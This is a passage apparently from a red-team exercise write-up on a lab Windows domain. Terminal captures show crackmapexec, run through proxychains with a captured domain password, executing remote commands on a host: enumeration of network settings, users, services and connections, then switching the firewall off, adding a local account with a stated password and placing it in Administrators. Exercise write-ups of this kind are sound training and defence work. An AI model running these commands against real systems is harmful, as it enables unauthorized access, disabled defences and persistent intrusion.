
```
local) (signing:False) (SMBv1:False)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  Windows IP Configuration
SMB         192.168.2.80    445    WIN10A-CONFICKE
SMB         192.168.2.80    445    WIN10A-CONFICKE  Host Name . . . . . . . . . . . . : win10A-Conficker
SMB         192.168.2.80    445    WIN10A-CONFICKE  Primary Dns Suffix  . . . . . . . : windomain.local
SMB         192.168.2.80    445    WIN10A-CONFICKE  Node Type . . . . . . . . . . . . : Hybrid
SMB         192.168.2.80    445    WIN10A-CONFICKE  IP Routing Enabled. . . . . . . . : No
SMB         192.168.2.80    445    WIN10A-CONFICKE  WINS Proxy Enabled. . . . . . . . : No
SMB         192.168.2.80    445    WIN10A-CONFICKE  DNS Suffix Search List. . . . . . : windomain.local
SMB         192.168.2.80    445    WIN10A-CONFICKE
SMB         192.168.2.80    445    WIN10A-CONFICKE  Ethernet adapter Ethernet0:
SMB         192.168.2.80    445    WIN10A-CONFICKE
SMB         192.168.2.80    445    WIN10A-CONFICKE  Connection-specific DNS Suffix  . :
SMB         192.168.2.80    445    WIN10A-CONFICKE  Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connec
tion
SMB         192.168.2.80    445    WIN10A-CONFICKE  Physical Address. . . . . . . . . : 00-50-56-8E-0A-C3
SMB         192.168.2.80    445    WIN10A-CONFICKE  DHCP Enabled. . . . . . . . . . . : No
SMB         192.168.2.80    445    WIN10A-CONFICKE  Autoconfiguration Enabled . . . . : Yes
SMB         192.168.2.80    445    WIN10A-CONFICKE  Link-local IPv6 Address . . . . . : fe80::41cf:efc5:a8b0:ab98%5(Preferred)
SMB         192.168.2.80    445    WIN10A-CONFICKE  IPv4 Address. . . . . . . . . . . : 192.168.2.80(Preferred)
SMB         192.168.2.80    445    WIN10A-CONFICKE  Subnet Mask . . . . . . . . . . . : 255.255.255.0
SMB         192.168.2.80    445    WIN10A-CONFICKE  Default Gateway . . . . . . . . . : 192.168.2.1
SMB         192.168.2.80    445    WIN10A-CONFICKE  DHCPv6 IAID . . . . . . . . . . . : 100683862
SMB         192.168.2.80    445    WIN10A-CONFICKE  DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-29-66-BE-2E-00-50-56-8E-0A
-C3
SMB         192.168.2.80    445    WIN10A-CONFICKE  DNS Servers . . . . . . . . . . . : 192.168.2.50
SMB         192.168.2.80    445    WIN10A-CONFICKE  NetBIOS over Tcpip. . . . . . . . : Enabled
```

Next, I ran ipconfig to enumerate the internet settings of the device.




```
┌──(agent22㉿ks5)-[~/Documents/blue]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'nslookup 192.168.2.50' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:Fa
lse)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  *** UnKnown can't find 192.168.2.50: Non-existent domain
SMB         192.168.2.80    445    WIN10A-CONFICKE  Server:  UnKnown
SMB         192.168.2.80    445    WIN10A-CONFICKE  Address:  192.168.2.50
```

I then tried to enumerate the system name of the domain controller. The ip failed to resolve.




```
┌──(agent22㉿ks5)-[~/Documents/blue]
└─$ proxychains crackmapexec winrm -u brailee.ogden -p Winter2022 -x 'whoami' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    5986   NONE             [*] None (name:192.168.2.80) (domain:None)
HTTP        192.168.2.80    5986   NONE             [*] https://192.168.2.80:5986/wsman
WINRM       192.168.2.80    5986   NONE             [-] None\brailee.ogden:Winter2022
```

Next, I attempted to connect to the client over winrm instead of smb. This failed.




```
┌──(agent22㉿ks5)-[~/Documents/blue]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'net user' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:Fa
lse)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  User accounts for \\
SMB         192.168.2.80    445    WIN10A-CONFICKE
SMB         192.168.2.80    445    WIN10A-CONFICKE  -------------------------------------------------------------------------------
SMB         192.168.2.80    445    WIN10A-CONFICKE  Administrator            admin-team42             ansible
SMB         192.168.2.80    445    WIN10A-CONFICKE  DefaultAccount           Guest                    thepcn3rd
SMB         192.168.2.80    445    WIN10A-CONFICKE  user678                  WDAGUtilityAccount
SMB         192.168.2.80    445    WIN10A-CONFICKE  The command completed with one or more errors.
```

I then ran “net user” again to see if the users had changed. The admin-team42 user had been added.




```
┌──(agent22㉿ks5)-[~/Documents/blue/capturedData]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'sc queryex type=service' 192.168.2.80 | tee runningServices
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:Fa
lse)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  SERVICE_NAME: Appinfo
SMB         192.168.2.80    445    WIN10A-CONFICKE  DISPLAY_NAME: Application Information
SMB         192.168.2.80    445    WIN10A-CONFICKE  TYPE                : 30  WIN32
SMB         192.168.2.80    445    WIN10A-CONFICKE  STATE               : 4  RUNNING
SMB         192.168.2.80    445    WIN10A-CONFICKE  (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
SMB         192.168.2.80    445    WIN10A-CONFICKE  WIN32_EXIT_CODE     : 0  (0×0)
SMB         192.168.2.80    445    WIN10A-CONFICKE  SERVICE_EXIT_CODE   : 0  (0×0)
SMB         192.168.2.80    445    WIN10A-CONFICKE  CHECKPOINT          : 0×0
SMB         192.168.2.80    445    WIN10A-CONFICKE  WAIT_HINT           : 0×0
```

Next, I enumerated the services running on the system.




```
┌──(agent22㉿ks5)-[~/Documents/blue/capturedData]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'netstat -afbo' 192.168.2.80 | tee netstat_afbo
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:Fa
lse)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  Active Connections
SMB         192.168.2.80    445    WIN10A-CONFICKE
SMB         192.168.2.80    445    WIN10A-CONFICKE  Proto  Local Address          Foreign Address        State           PID
SMB         192.168.2.80    445    WIN10A-CONFICKE  TCP    0.0.0.0:135            win10A-Conficker.windomain.local:0  LISTENING       836
SMB         192.168.2.80    445    WIN10A-CONFICKE  RpcSs
SMB         192.168.2.80    445    WIN10A-CONFICKE  [svchost.exe]
SMB         192.168.2.80    445    WIN10A-CONFICKE  TCP    0.0.0.0:445            win10A-Conficker.windomain.local:0  LISTENING       4
SMB         192.168.2.80    445    WIN10A-CONFICKE  Can not obtain ownership information
SMB         192.168.2.80    445    WIN10A-CONFICKE  TCP    0.0.0.0:3389           win10A-Conficker.windomain.local:0  LISTENING       952
SMB         192.168.2.80    445    WIN10A-CONFICKE  TermService
SMB         192.168.2.80    445    WIN10A-CONFICKE  [svchost.exe]
SMB         192.168.2.80    445    WIN10A-CONFICKE  TCP    0.0.0.0:5040           win10A-Conficker.windomain.local:0  LISTENING       5508
SMB         192.168.2.80    445    WIN10A-CONFICKE  CDPSvc
SMB         192.168.2.80    445    WIN10A-CONFICKE  [svchost.exe]
SMB         192.168.2.80    445    WIN10A-CONFICKE  TCP    0.0.0.0:5357           win10A-Conficker.windomain.local:0  LISTENING       4
SMB         192.168.2.80    445    WIN10A-CONFICKE  Can not obtain ownership information
SMB         192.168.2.80    445    WIN10A-CONFICKE  TCP    0.0.0.0:5985           win10A-Conficker.windomain.local:0  LISTENING       4
SMB         192.168.2.80    445    WIN10A-CONFICKE  Can not obtain ownership information
SMB         192.168.2.80    445    WIN10A-CONFICKE  TCP    0.0.0.0:5986           win10A-Conficker.windomain.local:0  LISTENING       4
SMB         192.168.2.80    445    WIN10A-CONFICKE  Can not obtain ownership information
```

I then enumerated all of the connections running on the system along with their associated processes.




```
┌──(agent22㉿ks5)-[~/Documents/blue/capturedData]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'netsh advfirewall set allprofiles state off' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:Fa
lse)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  Ok.
```

I then ran the above command to turn the firewall completely off.




```
Domain Profile Settings:
----------------------------------------------------------------------

State                                 OFF
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Enable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096


Private Profile Settings:
----------------------------------------------------------------------

State                                 OFF
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Enable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
```

The resulting firewall states are shown above.




```
┌──(agent22㉿ks5)-[~/Documents/blue/capturedData]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'net user admin-team2 MSPress#1 /add' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:Fa
lse)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  The command completed successfully.
```

Next, I added the user admin-team2 with the password MSPress#1.




```
┌──(agent22㉿ks5)-[~/Documents/blue/capturedData]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'net localgroup' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:Fa
lse)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  Aliases for \\WIN10A-CONFICKE
SMB         192.168.2.80    445    WIN10A-CONFICKE
SMB         192.168.2.80    445    WIN10A-CONFICKE  -------------------------------------------------------------------------------
SMB         192.168.2.80    445    WIN10A-CONFICKE  *Access Control Assistance Operators
SMB         192.168.2.80    445    WIN10A-CONFICKE  *Administrators
SMB         192.168.2.80    445    WIN10A-CONFICKE  *Backup Operators
SMB         192.168.2.80    445    WIN10A-CONFICKE  *Cryptographic Operators
SMB         192.168.2.80    445    WIN10A-CONFICKE  *Device Owners
SMB         192.168.2.80    445    WIN10A-CONFICKE  *Distributed COM Users
SMB         192.168.2.80    445    WIN10A-CONFICKE  *Event Log Readers
SMB         192.168.2.80    445    WIN10A-CONFICKE  *Guests
SMB         192.168.2.80    445    WIN10A-CONFICKE  *Hyper-V Administrators
SMB         192.168.2.80    445    WIN10A-CONFICKE  *IIS_IUSRS
SMB         192.168.2.80    445    WIN10A-CONFICKE  *Network Configuration Operators
SMB         192.168.2.80    445    WIN10A-CONFICKE  *Performance Log Users
SMB         192.168.2.80    445    WIN10A-CONFICKE  *Performance Monitor Users
SMB         192.168.2.80    445    WIN10A-CONFICKE  *Power Users
SMB         192.168.2.80    445    WIN10A-CONFICKE  *Remote Desktop Users
SMB         192.168.2.80    445    WIN10A-CONFICKE  *Remote Management Users
SMB         192.168.2.80    445    WIN10A-CONFICKE  *Replicator
```

I then enumerated the local groups. Through this I found the admin group name.




```
┌──(agent22㉿ks5)-[~/Documents/blue/capturedData]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'net localgroup Administrators admin-team2 /add' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:Fa
lse)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  The command completed successfully.
```

I then added my new user to the Administrators group.



```
┌──(agent22㉿ks5)-[~/Documents/blue/capturedData]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'schtasks' 192.168.2.80 | tee scheduledTasks
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:Fa
lse)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  Folder: \
SMB         192.168.2.80    445    WIN10A-CONFICKE  TaskName                                 Next Run Time          Status
SMB         192.168.2.80    445    WIN10A-CONFICKE  ======================================== ====================== ===============
SMB         192.168.2.80    445    WIN10A-CONFICKE  Auto-update                              N/A                    Ready
SMB         192.168.2.80    445    WIN10A-CONFICKE  Autoupdate                               N/A                    Ready
SMB         192.168.2.80    445    WIN10A-CONFICKE  MicrosoftEdgeUpdateTaskMachineCore       2/19/2022 3:59:08 PM   Ready
SMB         192.168.2.80    445    WIN10A-CONFICKE  MicrosoftEdgeUpdateTaskMachineUA         2/18/2022 4:29:09 PM   Ready
SMB         192.168.2.80    445    WIN10A-CONFICKE  OneDrive Reporting Task-S-1-5-21-1284597 2/18/2022 8:17:32 PM   Ready
SMB         192.168.2.80    445    WIN10A-CONFICKE  OneDrive Reporting Task-S-1-5-21-1284597 2/18/2022 7:56:09 PM   Ready
SMB         192.168.2.80    445    WIN10A-CONFICKE  OneDrive Reporting Task-S-1-5-21-8771707 2/18/2022 5:15:53 PM   Ready
SMB         192.168.2.80    445    WIN10A-CONFICKE  OneDrive Reporting Task-S-1-5-21-8771707 2/18/2022 4:51:47 PM   Ready
